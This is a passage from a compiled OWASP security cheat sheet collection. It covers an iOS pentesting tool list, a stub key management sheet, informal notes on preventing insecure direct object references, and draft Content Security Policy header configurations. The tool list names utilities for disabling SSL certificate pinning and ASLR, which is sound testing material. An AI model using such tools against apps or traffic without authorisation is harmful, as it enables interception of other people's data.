BinaryCookieReader[16] Read cookies.binarycookies files

lsof ARM Binary[17] list of all open files and the processes that opened them

lsock ARM Binary[18] monitor socket connections

PonyDebugger Injected[19] Injected via Cycript to enable remote debugging

Weak Class Dump[20] Injected via Cycript to do class-dump (for when you cant unencrypt the binary)

TrustME[21] Lower level tool to disable SSL certificate validation - including certificate pinning (for everything else but NSURL)

Mac Robber[22] C code, forensic tool for imaging filesystems and producing a timeline

USBMux Proxy[23] command line tool to connect local TCP port sto ports on an iPhone or iPod Touch device over USB.

iFunBox[24] Filesystem access (no jailbreak needed), USBMux Tunneler, .ipa installer

iNalyzer[25] iOS Penetration testing framework

removePIE[26] Disables ASLR of an application

snoop-it[27] A tool to assist security assessments and dynamic analysis of iOS Apps, includes runtime views of obj-c classes and methods, and options to modify those values

idb[28] A GUI (and cmdline) tool to simplify some common tasks for iOS pentesting and research.

Damn Vulnerable iOS Application[29] A purposefully vulnerable iOS application for learning iOS application assessment skills.

introspy[30] A security profiling tool revolved around hooking security based iOS APIs and logging their output for security analysis

42.7. Related Articles

- `http://www.slideshare.net/jasonhaddix/pentesting-ios-applications`
- `https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Security_Testing_Guide`
- `http://pen-testing.sans.org/blog/pen-testing/2011/10/13/mobile-application-assessments-attack-vectors-and-arsenal-inventory#`
- `http://www.securitylearn.net/2012/09/07/penetration-testing-of-iphone-app`
- Jonathan Zdziarski "Hacking and securing iOS applications" (ch. 6,7,8)
- `http://www.mdsec.co.uk/research/iOS_Application_Insecurity_wp_v1.0_final.pdf`

42.8. Authors and Primary Editors

Oana Cornea - oanacornea123[at]gmail.com
Jason Haddix - jason.haddix[at]hp.com

43. Key Management Cheat Sheet

This article is focused on providing application security testing professionals with a guide to assist in managing cryptographic keys. At the moment this Cheat Sheet unfortunately is quite empty (except for headings). Please refer to `https://www.owasp.org/index.php/Key_Management_Cheat_Sheet`.

44. Insecure Direct Object Reference Prevention Cheat Sheet

`https://www.owasp.org/index.php/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet`, last modified on 21 January 2014

44.1. Introduction

[jeff williams] Direct Object Reference is fundamentally a Access Control problem. We split it out to emphasize the difference between URL access control and data layer access control. You can't do anything about the data-layer problems with URL access control. And they're not really input validation problems either. But we see DOR manipulation all the time. If we list only "Messed-up from the Floor-up Access Control" then people will probably only put in SiteMinder or JEE declarative access control on URLs and call it a day. That's what we're trying to avoid.
[eric sheridan] An object reference map is first populated with a list of authorized values which are temporarily stored in the session. When the user requests a field (ex: color=654321), the application does a lookup in this map from the session to determine the appropriate column name. If the value does not exist in this limited map, the user is not authorized. Reference maps should not be global (i.e. include every possible value), they are temporary maps/dictionaries that are only ever populated with authorized values.

44.2. Architectural Options

"A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter."
I'm "down" with DOR's for files, directories, etc. But not so much for ALL databases primary keys. That's just insane, like you are suggesting. I think that anytime database primary keys are exposed, an access control rule is required. There is no way to practically DOR all database primary keys in a real enterprise or post-enterprise system.
But, suppose a user has a list of accounts, like a bank where database id 23456 is their checking account. I'd DOR that in a heartbeat. You need to be prudent about this

44.3. Authors and Primary Editors

[empty]

45. Content Security Policy Cheat Sheet

https://www.owasp.org/index.php/Content_Security_Policy_Cheat_Sheet, last modified on 22 September 2014

45.1. Introduction

Introduction to CSP here.

45.2. 80% Solution Policy

This allows inline javascript and styles while ensuring flash and mixed content can't happen.

```
default-src 'self'; font-src data: 'self'; img-src data: https:
'self'; media-src *; object-src 'none'; script-src 'self'
'unsafe-inline'; style-src 'self' 'unsafe-inline'; report-uri ???
```

[todo] adding eval [todo] adding a CDN, for example [todo] Add instructions for google analytics/translation

45.3. Configurations

[todo] add context around these examples and where they would go in a config file.

45.3.1. Apache

```
Header set X-Content-Type-Options "nosniff"
Header set X-XSS-Protection "1;mode=block"
Header set X-Frame-Options "SAMEORIGIN"
Header set Strict-Transport-Security "max-age=631138519"
Header unset Content-Security-Policy
Header add Content-Security-Policy-Report-Only <whatever the policy ends up
   ↪ being>
```

45.3.2. nginx

```
add_header X-Content-Type-Options "nosniff";
add_header X-XSS-Protection "1; mode=block";
add_header X-Frame-Options "SAMEORIGIN";
add_header Strict-Transport-Security "max-age=631138519";
add_header Content-Security-Policy-Report-Only <whatever the policy ends up
   ↪ being>
```

45.4. Authors and Primary Editors

Neil Mattatall - neil[at]owasp.org, Denis Mello - ddtaxe